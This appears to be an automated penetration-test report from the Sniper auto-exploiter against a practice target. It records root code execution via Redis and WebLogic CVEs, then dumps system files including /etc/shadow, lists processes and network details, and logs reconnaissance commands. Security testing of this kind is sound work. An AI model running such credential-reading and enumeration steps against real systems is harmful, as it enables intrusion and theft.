Aggregated Scan Result

Discovery Scan Results

1. Sniper: Auto-Exploiter (pentest-ground.com)

Exploitation summary

At least one service running on the target system was found vulnerable and it was successfully exploited.

The successful exploits were:

- 6379 Redis - Remote Code Execution (CVE-2022-0543)
- 7001 Oracle Weblogic - Remote Code Execution (CVE-2018-2894)
- 7001 Oracle WebLogic - Remote Code Execution (CVE-2023-21839)

Sniper managed to obtain remote code execution as user `root`.

Current working directory: `/var/lib/redis`.

Computer:	788eeba8fe11
User:	root
IP address:	178.79.134.182
OS:	Linux 5.10.0-32-amd64
Architecture:	x86_64

The following TCP ports have been fingerprinted on the target machine:

OPEN PORT	SERVICE NAME	SERVICE VERSION	WEB FINGERPRINT	EXPLOIT STATUS
80	http	HTTP nginx 1.27.5	Nginx 1.27.5 Tailwind CSS Unpkg Tippy.js 6 jsDelivr Google Tag Manager Google Analytics Fathom CookieYes	NOT VULNERABLE

			Popper 2 Google Font API Open Graph	
81	https	HTTPS nginx 1.27.5	Bootstrap Nginx 1.27.5 Cloudflare OWL Carousel jQuery 3.4.1 Google Font API cdnjs	NOT VULNERABLE
443	https	HTTPS nginx 1.27.5	Tailwind CSS Nginx 1.27.5 Unpkg jsDelivr Google Tag Manager Google Analytics Fathom CookieYes Tippy.js 6 Google Font API Popper 2 Open Graph	NOT VULNERABLE
4280	https	HTTPS nginx 1.27.5	PHP 8.4.7 Nginx 1.27.5	NOT VULNERABLE
4445	ssh	SSH OpenSSH 8.4p1 Debian 5+deb11u5		NO COMPATIBLE EXPLOITS
5013	https	HTTPS nginx 1.27.5	Bootstrap Nginx 1.27.5 jQuery Fathom	NOT VULNERABLE
6379	redis	REDIS Redis key-value store 5.0.7		SUCCESSFULLY EXPLOITED • Redis - Remote Code Execution (CVE-2022-0543)
7001	https	HTTPS Oracle WebLogic admin httpd	Java JavaServer Pages Weblogic Server	SUCCESSFULLY EXPLOITED • Oracle Weblogic - Remote Code Execution (CVE-2018-2894) • Oracle WebLogic - Remote Code Execution (CVE-2023-21839)
9000	https	HTTPS nginx 1.27.5	Tailwind CSS Nginx 1.27.5 Unpkg jsDelivr Fathom Tippy.js 6 Google Font API Popper 2	NOT VULNERABLE

System

Local users

This is the list of local users defined at the operating system level. They have privileges on this machine according to the Groups they are part of.
By cracking their password hashes, one can obtain remote access to this machine or to others in the network.

Username:	root
Full name:	root
Groups:	root
Home:	`/root`
Shell:	`/bin/bash`

Username:	oracle
Groups:	oracle
Home:	`/u01/oracle`
Shell:	`/bin/bash`

Processes

This list contains all the processes running on the target OS. Notice the owner of each process, any antivirus solution or the full path of each executable.

BINARY	COMMAND	USER	PID
createAndStartE	`/bin/bash /u01/oracle/createAndStartEmptyDomain.sh`	oracle	1
startWebLogic.s	`/bin/sh /u01/oracle/user_projects/domains/base_domain/startWebLogic.sh`	oracle	7
java	`/usr/java/jdk1.8.0_151/bin/java -Dderby.system.home=/u01/oracle/user_projects/domains/base_domain/common/db -classpath /u01/oracle/wlserver/common/derby/lib/derby.jar:/u01/oracle/wlserver/common/derby/lib/derbynet.jar:/u01/oracle/wlserver/common/derby/lib/derbytools.jar:/u01/oracle/wlserver/common/derby/lib/derbyclient.jar org.apache.derby.drda.NetworkServerControl start`	oracle	58
bash	`bash`	oracle	214
ps	`ps -e -o pid`	oracle	330
awk	`awk {args = ""; for (i = 4 ; i <= NF ; i++) args = args" "$i; print $1 "`	oracle	331
base64	`base64 -w0`	oracle	332

Disk drives

Sniper has skimmed the filesystem and extracted some interesting files as proof of concept.

Drive /

Path:	/etc/adduser.conf
Name:	adduser.conf
Size:	3028 KB
Permissions:	`-rw-r--r--`
Modified:	Mar 2 2022
User:	root
Group:	root

Content:

```
# /etc/adduser.conf: `adduser' configuration.
# See adduser(8) and adduser.conf(5) for full documentation.

# The DSHELL variable specifies the default login shell on your
# system.
DSHELL=/bin/bash

# The DHOME variable specifies the directory containing users' home
# directories.
DHOME=/home

# If GROUPHOMES is "yes", then the home directories will be created as
# /home/groupname/user.
GROUPHOMES=no

# If LETTERHOMES is "yes", then the created home directories will have
# an extra directory - the first letter of the user name. For example:
# /home/u/user.
LETTERHOMES=no

# The SKEL variable specifies the directory containing "skeletal" user
# files; in other words, files such as a sample .profile that will be
# copied to the new user's home directory when it is created.
SKEL=/etc/skel

# FIRST_SYSTEM_[GU]ID to LAST_SYSTEM_[GU]ID inclusive is the range for UIDs
# for dynamically allocated administrative and system accounts/groups.
# Please note that system software, such as the users allocated by the base-passwd
# package, may assume that UIDs less than 100 are unallocated.
FIRST_SYSTEM_UID=100
LAST_SYSTEM_UID=999

FIRST_SYSTEM_GID=100
LAST_SYSTEM_GID=999

# FIRST_[GU]ID to LAST_[GU]ID inclusive is the range of UIDs of dynamically
# allocated user accounts/groups.
FIRST_UID=1000
LAST_UID=59999

FIRST_GID=1000
LAST_GID=59999

# The USERGROUPS variable can be either "yes" or "no".  If "yes" each
# created user will be given their own group to use as a default.  If
# "no", each created user will be placed in the group whose gid is
# USERS_GID (see below).
USERGROUPS=yes

# If USERGROUPS is "no", then USERS_GID should be the GID of the group
```

Path:	/etc/bash.bashrc
Name:	bash.bashrc
Size:	2319 KB
Permissions:	`-rw-r--r--`
Modified:	Feb 25 2020
User:	root
Group:	root

Content:

```
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

# If not running interactively, don't do anything
[ -z "$PS1" ] && return

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, overwrite the one in /etc/profile)
# but only if not SUDOing and have SUDO_PS1 set; then assume smart user.
if ! [ -n "${SUDO_USER}" -a -n "${SUDO_PS1}" ]; then
  PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi

# Commented out, don't overwrite xterm -T "title" -n "icontitle" by default.
# If this is an xterm set the title to user@host:dir
#case "$TERM" in
#xterm*|rxvt*)
#    PROMPT_COMMAND='echo -ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"'
#    ;;
#*)
#    ;;
#esac

# enable bash completion in interactive shells
#if ! shopt -oq posix; then
#  if [ -f /usr/share/bash-completion/bash_completion ]; then
#    . /usr/share/bash-completion/bash_completion
#  elif [ -f /etc/bash_completion ]; then
#    . /etc/bash_completion
#  fi
#fi

# sudo hint
if [ ! -e "$HOME/.sudo_as_admin_successful" ] && [ ! -e "$HOME/.hushlogin" ] ; then
    case " $(groups) " in *\ admin\ *|*\ sudo\ *)
    if [ -x /usr/bin/sudo ]; then
 cat <<-EOF
 To run a command as administrator (user "root"), use "sudo <command>".
 See "man sudo_root" for details.
```

Path:	/etc/ca-certificates.conf
Name:	ca-certificates.conf
Size:	5635 KB
Permissions:	`-rw-r--r--`
Modified:	Mar 10 2022
User:	root
Group:	root

Content:

```
# This file lists certificates that you wish to use or to ignore to be
# installed in /etc/ssl/certs.
# update-ca-certificates(8) will update /etc/ssl/certs by reading this file.
#
# This is autogenerated by dpkg-reconfigure ca-certificates.
# Certificates should be installed under /usr/share/ca-certificates
# and files with extension '.crt' is recognized as available certs.
#
# line begins with # is comment.
# line begins with ! is certificate filename to be deselected.
#
mozilla/ACCVRAIZ1.crt
mozilla/AC_RAIZ_FNMT-RCM.crt
mozilla/Actalis_Authentication_Root_CA.crt
mozilla/AffirmTrust_Commercial.crt
mozilla/AffirmTrust_Networking.crt
mozilla/AffirmTrust_Premium.crt
mozilla/AffirmTrust_Premium_ECC.crt
mozilla/Amazon_Root_CA_1.crt
mozilla/Amazon_Root_CA_2.crt
mozilla/Amazon_Root_CA_3.crt
mozilla/Amazon_Root_CA_4.crt
mozilla/Atos_TrustedRoot_2011.crt
mozilla/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.crt
mozilla/Baltimore_CyberTrust_Root.crt
mozilla/Buypass_Class_2_Root_CA.crt
mozilla/Buypass_Class_3_Root_CA.crt
mozilla/CA_Disig_Root_R2.crt
mozilla/CFCA_EV_ROOT.crt
mozilla/COMODO_Certification_Authority.crt
mozilla/COMODO_ECC_Certification_Authority.crt
mozilla/COMODO_RSA_Certification_Authority.crt
mozilla/Certigna.crt
mozilla/Certigna_Root_CA.crt
mozilla/Certum_Trusted_Network_CA.crt
mozilla/Certum_Trusted_Network_CA_2.crt
mozilla/Chambers_of_Commerce_Root_-_2008.crt
mozilla/Comodo_AAA_Services_root.crt
mozilla/Cybertrust_Global_Root.crt
mozilla/D-TRUST_Root_Class_3_CA_2_2009.crt
mozilla/D-TRUST_Root_Class_3_CA_2_EV_2009.crt
mozilla/DigiCert_Assured_ID_Root_CA.crt
mozilla/DigiCert_Assured_ID_Root_G2.crt
mozilla/DigiCert_Assured_ID_Root_G3.crt
mozilla/DigiCert_Global_Root_CA.crt
mozilla/DigiCert_Global_Root_G2.crt
mozilla/DigiCert_Global_Root_G3.crt
mozilla/DigiCert_High_Assurance_EV_Root_CA.crt
mozilla/DigiCert_Trusted_Root_G4.crt
mozilla/E-Tugra_Certification_Authority.crt
```

Path:	/etc/debconf.conf
Name:	debconf.conf
Size:	2969 KB
Permissions:	`-rw-r--r--`
Modified:	Aug 3 2019
User:	root
Group:	root

Content:

```
# This is the main config file for debconf. It tells debconf where to
# store data. The format of this file is a set of stanzas. Each stanza
# except the first sets up a database for debconf to use. For details, see
# debconf.conf(5) (in the debconf-doc package).
#
# So first things first. This first stanza gives the names of two databases.

# Debconf will use this database to store the data you enter into it,
# and some other dynamic data.
Config: configdb
# Debconf will use this database to store static template data.
Templates: templatedb

# World-readable, and accepts everything but passwords.
Name: config
Driver: File
Mode: 644
Reject-Type: password
Filename: /var/cache/debconf/config.dat

# Not world readable (the default), and accepts only passwords.
Name: passwords
Driver: File
Mode: 600
Backup: false
Required: false
Accept-Type: password
Filename: /var/cache/debconf/passwords.dat

# Set up the configdb database. By default, it consists of a stack of two
# databases, one to hold passwords and one for everything else.
Name: configdb
Driver: Stack
Stack: config, passwords

# Set up the templatedb database, which is a single flat text file
# by default.
Name: templatedb
Driver: File
Mode: 644
Filename: /var/cache/debconf/templates.dat

# Well that was pretty straightforward, and it will be enough for most
# people's needs, but debconf's database drivers can be used to do much
# more interesting things. For example, suppose you want to use config
# data from another host, which is mounted over nfs or perhaps the database
# is accessed via LDAP. You don't want to write to the remote debconf database,
# just read from it, so you still need a local database for local changes.
#
# A remote NFS mounted database, read-only. It is optional; if debconf
```

Path:	/etc/deluser.conf
Name:	deluser.conf
Size:	604 KB
Permissions:	`-rw-r--r--`
Modified:	Sep 15 2018
User:	root
Group:	root

Content:

```
# /etc/deluser.conf: `deluser' configuration.

# Remove home directory and mail spool when user is removed
REMOVE_HOME = 0

# Remove all files on the system owned by the user to be removed
REMOVE_ALL_FILES = 0

# Backup files before removing them. This options has only an effect if
# REMOVE_HOME or REMOVE_ALL_FILES is set.
BACKUP = 0

# target directory for the backup file
BACKUP_TO = "."

# delete a group even there are still users in this group
ONLY_IF_EMPTY = 0

# exclude these filesystem types when searching for files of a user to backup
EXCLUDE_FSTYPES = "(proc|sysfs|usbfs|devpts|tmpfs|afs)"
```

Path: /etc/e2scrub.conf

Name: e2scrub.conf

Size: 685 KB

Permissions: `-rw-r--r--`

Modified: Feb 14 2020

User: root

Group: root

Content:

```
# e2scrub configuration file

# Uncomment to enable automatic periodic runs of e2scrub_all
# (either via cron or via a systemd timer)
# periodic_e2scrub=1

# e-mail destination used by e2scrub_fail when problems are found with
# the file system.
# recipient=root

# e-mail sender used by e2scrub_fail when problems are found with
# the file system.
# sender=e2scrub@host.domain.name

# Snapshots will be created to run fsck; the snapshot will be of this size.
# snap_size_mb=256

# Set this to 1 to enable fstrim for everyone.
# fstrim=0

# Arguments passed into e2fsck.
# e2fsck_opts="-vtt"

# Set this to 1 to have e2scrub_all scrub all LVs, not just the mounted ones.
# scrub_all=0
```

Path: /etc/gai.conf

Name:	gai.conf
Size:	2584 KB
Permissions:	`-rw-r--r--`
Modified:	Feb 1 2020
User:	root
Group:	root

Content:

```
# Configuration for getaddrinfo(3).
#
# So far only configuration for the destination address sorting is needed.
# RFC 3484 governs the sorting.  But the RFC also says that system
# administrators should be able to overwrite the defaults.  This can be
# achieved here.
#
# All lines have an initial identifier specifying the option followed by
# up to two values.  Information specified in this file replaces the
# default information.  Complete absence of data of one kind causes the
# appropriate default information to be used.  The supported commands include:
#
# reload  <yes|no>
#    If set to yes, each getaddrinfo(3) call will check whether this file
#    changed and if necessary reload.  This option should not really be
#    used.  There are possible runtime problems.  The default is no.
#
# label   <mask>   <value>
#    Add another rule to the RFC 3484 label table.  See section 2.1 in
#    RFC 3484.  The default is:
#
#label ::1/128       0
#label ::/0          1
#label 2002::/16     2
#label ::/96         3
#label ::ffff:0:0/96 4
#label fec0::/10     5
#label fc00::/7      6
#label 2001:0::/32   7
#
#    This default differs from the tables given in RFC 3484 by handling
#    (now obsolete) site-local IPv6 addresses and Unique Local Addresses.
#    The reason for this difference is that these addresses are never
#    NATed while IPv4 site-local addresses most probably are.  Given
#    the precedence of IPv6 over IPv4 (see below) on machines having only
#    site-local IPv4 and IPv6 addresses a lookup for a global address would
#    see the IPv6 be preferred.  The result is a long delay because the
#    site-local IPv6 addresses cannot be used while the IPv4 address is
#    (at least for the foreseeable future) NATed.  We also treat Teredo
#    tunnels special.
#
# precedence  <mask>   <value>
#    Add another rule to the RFC 3484 precedence table.  See section 2.1
#    and 10.3 in RFC 3484.  The default is:
#
#precedence  ::1/128       50
#precedence  ::/0          40
#precedence  2002::/16     30
#precedence ::/96          20
#precedence ::ffff:0:0/96  10
```

Path:	/etc/group
Name:	group

Size:	459 KB
Permissions:	`-rw-r--r--`
Modified:	Mar 10 2022
User:	root
Group:	root
Content:	

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
redis:x:101:
```

Path:	/etc/gshadow
Name:	gshadow
Size:	384 KB
Permissions:	`-rw-r-----`
Modified:	Mar 10 2022
User:	root
Group:	shadow

Content:

```
root:*::
daemon:*::
bin:*::
sys:*::
adm:*::
tty:*::
disk:*::
lp:*::
mail:*::
news:*::
uucp:*::
man:*::
proxy:*::
kmem:*::
dialout:*::
fax:*::
voice:*::
cdrom:*::
floppy:*::
tape:*::
sudo:*::
audio:*::
dip:*::
www-data:*::
backup:*::
operator:*::
list:*::
irc:*::
src:*::
gnats:*::
shadow:*::
utmp:*::
video:*::
sasl:*::
plugdev:*::
staff:*::
games:*::
users:*::
nogroup:*::
redis:!::
```

Path: /etc/host.conf

Name: host.conf

Size: 92 KB

Permissions: `-rw-r--r--`

Modified: Dec 5 2019

User: root

Group: root

Content:

```
# The "order" line is only used by old versions of the C library.
order hosts,bind
multi on
```

Path: /etc/hostname

Name:	hostname
Size:	13 KB
Permissions:	`-rw-r--r--`
Modified:	May 20 15:22
User:	root
Group:	root
Content:	`788eeba8fe11`

Path:	/etc/hosts
Name:	hosts
Size:	175 KB
Permissions:	`-rw-r--r--`
Modified:	May 20 15:22
User:	root
Group:	root

Content:	`127.0.0.1 localhost`
	`::1 localhost ip6-localhost ip6-loopback`
	`fe00::0 ip6-localnet`
	`ff00::0 ip6-mcastprefix`
	`ff02::1 ip6-allnodes`
	`ff02::2 ip6-allrouters`
	`172.19.0.13 788eeba8fe11`

Path:	/etc/issue
Name:	issue
Size:	26 KB
Permissions:	`-rw-r--r--`
Modified:	Feb 17 2022
User:	root
Group:	root
Content:	`Ubuntu 20.04.4 LTS \n \l`

Path:	/etc/ld.so.conf
Name:	ld.so.conf
Size:	34 KB
Permissions:	`-rw-r--r--`
Modified:	Apr 14 2020
User:	root
Group:	root
Content:	`include /etc/ld.so.conf.d/*.conf`

Path:	/etc/libaudit.conf
Name:	libaudit.conf
Size:	191 KB
Permissions:	`-rw-r--r--`
Modified:	Feb 18 2020
User:	root
Group:	root

Content:	`# This is the configuration file for libaudit tunables.`
	`# It is currently only used for the failure_action tunable.`
	
	`# failure_action can be: log, ignore, terminate`
	`failure_action = ignore`

Path:	/etc/mke2fs.conf
Name:	mke2fs.conf
Size:	808 KB
Permissions:	`-rw-r--r--`
Modified:	Feb 14 2020
User:	root
Group:	root

Content:

```
[defaults]
 base_features = sparse_super,large_file,filetype,resize_inode,dir_index,ext_attr
 default_mntopts = acl,user_xattr
 enable_periodic_fsck = 0
 blocksize = 4096
 inode_size = 256
 inode_ratio = 16384

[fs_types]
 ext3 = {
  features = has_journal
 }
 ext4 = {
  features = has_journal,extent,huge_file,flex_bg,metadata_csum,64bit,dir_nlink,extra_isize
  inode_size = 256
 }
 small = {
  inode_size = 128
  inode_ratio = 4096
 }
 floppy = {
  inode_size = 128
  inode_ratio = 8192
 }
 big = {
  inode_ratio = 32768
 }
 huge = {
  inode_ratio = 65536
 }
 news = {
  inode_ratio = 4096
 }
 largefile = {
  inode_ratio = 1048576
  blocksize = -1
 }
 largefile4 = {
  inode_ratio = 4194304
  blocksize = -1
 }
 hurd = {
      blocksize = 4096
      inode_size = 128
 }

[options]
 fname_encoding = utf8
```

Path:	/etc/nsswitch.conf
Name:	nsswitch.conf
Size:	494 KB
Permissions:	`-rw-r--r--`
Modified:	Apr 14 2020
User:	root
Group:	root

Content:

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc-reference' and `info' packages installed, try:
# `info libc "Name Service Switch"' for information about this file.

passwd:         files
group:          files
shadow:         files
gshadow:        files

hosts:          files dns
networks:       files

protocols:      db files
services:       db files
ethers:         db files
rpc:            db files

netgroup:       nis
```

Path:	/etc/pam.conf
Name:	pam.conf
Size:	552 KB
Permissions:	`-rw-r--r--`
Modified:	Dec 17 2019
User:	root
Group:	root

Content:

```
# ----------------------------------------------------------------------------#
# /etc/pam.conf             #
# ----------------------------------------------------------------------------#
#
# NOTE
# ----
#
# NOTE: Most program use a file under the /etc/pam.d/ directory to setup their
# PAM service modules. This file is used only if that directory does not exist.
# ----------------------------------------------------------------------------#

# Format:
# serv. module    ctrl       module [path] ...[args..]       #
# name type    flag           #
```

Path:	/etc/passwd
Name:	passwd
Size:	976 KB
Permissions:	`-rw-r--r--`

Modified:	Mar 10 2022
User:	root
Group:	root
Content:	

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
redis:x:101:101::/var/lib/redis:/usr/sbin/nologin
```

Path:	/etc/resolv.conf
Name:	resolv.conf
Size:	366 KB
Permissions:	`-rw-r--r--`
Modified:	May 20 15:22
User:	root
Group:	root
Content:	

```
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
search members.linode.com
options rotate ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [109.74.192.20 178.79.171.5 176.58.121.5]
# Overrides: []
# Option ndots from: internal
```

Path:	/etc/shadow
Name:	shadow
Size:	528 KB

Permissions:	`-rw-r-----`
Modified:	Mar 10 2022
User:	root
Group:	shadow
Content:	

```
root:*:19053:0:99999:7:::
daemon:*:19053:0:99999:7:::
bin:*:19053:0:99999:7:::
sys:*:19053:0:99999:7:::
sync:*:19053:0:99999:7:::
games:*:19053:0:99999:7:::
man:*:19053:0:99999:7:::
lp:*:19053:0:99999:7:::
mail:*:19053:0:99999:7:::
news:*:19053:0:99999:7:::
uucp:*:19053:0:99999:7:::
proxy:*:19053:0:99999:7:::
www-data:*:19053:0:99999:7:::
backup:*:19053:0:99999:7:::
list:*:19053:0:99999:7:::
irc:*:19053:0:99999:7:::
gnats:*:19053:0:99999:7:::
nobody:*:19053:0:99999:7:::
_apt:*:19053:0:99999:7:::
redis:*:19061:0:99999:7:::
```

Path:	/etc/sysctl.conf
Name:	sysctl.conf
Size:	2351 KB
Permissions:	`-rw-r--r--`
Modified:	Feb 13 2020
User:	root
Group:	root

Content:

```
#
# /etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3

##############################################################3
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
#net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1


###################################################################
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
# settings are disabled so review and enable them as needed.
#
# Do not accept ICMP redirects (prevent MITM attacks)
#net.ipv4.conf.all.accept_redirects = 0
#net.ipv6.conf.all.accept_redirects = 0
# _or_
# Accept ICMP redirects only for gateways listed in our default
# gateway list (enabled by default)
# net.ipv4.conf.all.secure_redirects = 1
#
```

Path:	/etc/xattr.conf
Name:	xattr.conf
Size:	642 KB
Permissions:	`-rw-r--r--`
Modified:	Sep 24 2019
User:	root
Group:	root

Content:

```
# /etc/xattr.conf
#
# Format:
# <pattern> <action>
#
# Actions:
#   permissions - copy when trying to preserve permissions.
#   skip - do not copy.

system.nfs4_acl   permissions
system.nfs4acl   permissions
system.posix_acl_access  permissions
system.posix_acl_default permissions
trusted.SGI_ACL_DEFAULT  skip  # xfs specific
trusted.SGI_ACL_FILE  skip  # xfs specific
trusted.SGI_CAP_FILE  skip  # xfs specific
trusted.SGI_DMI_*  skip  # xfs specific
trusted.SGI_MAC_FILE  skip  # xfs specific
xfsroot.*   skip  # xfs specific; obsolete
user.Beagle.*   skip  # ignore Beagle index data
security.evm   skip  # may only be written by kernel
```

Path:	/root/.bashrc
Name:	.bashrc
Size:	3106 KB
Permissions:	`-rw-r--r--`
Modified:	Dec 5 2019
User:	root
Group:	root

Content:

```
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
[ -z "$PS1" ] && return

# don't put duplicate lines in the history. See bash(1) for more options
# ... or force ignoredups and ignorespace
HISTCONTROL=ignoredups:ignorespace

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "$debian_chroot" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
 # We have color support; assume it's compliant with Ecma-48
 # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
 # a case would tend to support setf rather than setaf.)
 color_prompt=yes
    else
 color_prompt=
    fi
fi
```

Path:	/root/.profile
Name:	.profile
Size:	161 KB

Permissions:	`-rw-r--r--`
Modified:	Dec 5 2019
User:	root
Group:	root
Content:	

```
# ~/.profile: executed by Bourne-compatible login shells.

if [ "$BASH" ]; then
  if [ -f ~/.bashrc ]; then
    . ~/.bashrc
  fi
fi

mesg n 2> /dev/null || true
```

Network

Configuration

The network configuration of the target host.

Console

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host
lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
672292: eth0@if672293: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:0d brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.13/16 brd 172.19.255.255 scope global
eth0
        valid_lft forever preferred_lft forever

```

Neighbors

Some of the live hosts existing in the same local area network as the target host. The information is extracted from the ARP table.

Console

```
Address                  HWtype  HWaddress           Flags Mask
Iface
vulnerable-environment-  ether   02:42:ac:13:00:03   C                     eth
vulnerable-environment-  ether   02:42:ac:13:00:02   C                     eth
```

Services

This list contains the network services of the target host which have open TCP ports.

Console

```
Active Internet connections (only
servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:42311        0.0.0.0:*               LISTEN      -
tcp6       0      0 127.0.0.1:1527          :::*                    LISTEN      58/java
tcp6       0      0 ::1:7001                :::*                    LISTEN      60/java
tcp6       0      0 172.19.0.7:7001         :::*                    LISTEN      60/java
tcp6       0      0 127.0.0.1:7001          :::*                    LISTEN
60/java
```

Command history

This is the complete list of operating system commands executed by Sniper on the target system, along with a timestamp (UTC).

Console

```
[2025-05-20 15:25:27.106420]: whoami
[2025-05-20 15:25:27.135499]: echo $0
[2025-05-20 15:25:27.162957]: ls -laQ
[2025-05-20 15:25:27.164106]: cat /etc/passwd
[2025-05-20 15:25:27.165714]: ip as
[2025-05-20 15:25:27.167369]: ip as
[2025-05-20 15:25:27.170820]: arp
[2025-05-20 15:25:27.172408]: netstat -ltnp
[2025-05-20 15:25:27.174337]: ps -e -o pid,comm,ruser,args | awk '{args = ""; for (i = 4 ; i <= NF ; i++) args = args" "$i; print $1 ", " $2 ", " $3 ", " args}'
[2025-05-20 15:25:27.175949]: uname -a
[2025-05-20 15:25:27.192334]: ls -lAQ /
[2025-05-20 15:25:27.221475]: head -n 50 /.dockerenv
[2025-05-20 15:25:27.250470]: ls -lAQ /etc/
[2025-05-20 15:25:27.259324]: cat /etc/shadow
[2025-05-20 15:25:27.284985]: head -n 50 /etc/.pwd.lock
[2025-05-20 15:25:27.321629]: whoami
[2025-05-20 15:25:27.322344]: groups root
[2025-05-20 15:25:27.323623]: ip r
[2025-05-20 15:25:27.326810]: head -n 50 /etc/adduser.conf
[2025-05-20 15:25:27.350638]: locale
[2025-05-20 15:25:27.357263]: ip ns
[2025-05-20 15:25:27.357950]: head -n 50 /etc/bash.bashrc
[2025-05-20 15:25:27.378514]: pwd
[2025-05-20 15:25:27.385946]: head -n 50 /etc/ca-certificates.conf
[2025-05-20 15:25:27.386546]: ss -antp
[2025-05-20 15:25:27.412678]: head -n 50 /etc/debconf.conf
[2025-05-20 15:25:27.418842]: hostname
[2025-05-20 15:25:27.440418]: head -n 50 /etc/deluser.conf
[2025-05-20 15:25:27.466999]: head -n 50 /etc/e2scrub.conf
[2025-05-20 15:25:27.494148]: head -n 50 /etc/gai.conf
[2025-05-20 15:25:27.520624]: head -n 50 /etc/group
[2025-05-20 15:25:27.546806]: head -n 50 /etc/gshadow
[2025-05-20 15:25:27.573564]: head -n 50 /etc/host.conf
[2025-05-20 15:25:27.605729]: head -n 50 /etc/hostname
```

```
[2025-05-20 15:25:27.632297]: head -n 50 /etc/hosts
[2025-05-20 15:25:27.658916]: head -n 50 /etc/issue
[2025-05-20 15:25:27.686058]: head -n 50 /etc/ld.so.conf
[2025-05-20 15:25:27.712779]: head -n 50 /etc/libaudit.conf
[2025-05-20 15:25:27.739792]: head -n 50 /etc/mke2fs.conf
[2025-05-20 15:25:27.766868]: head -n 50 /etc/nsswitch.conf
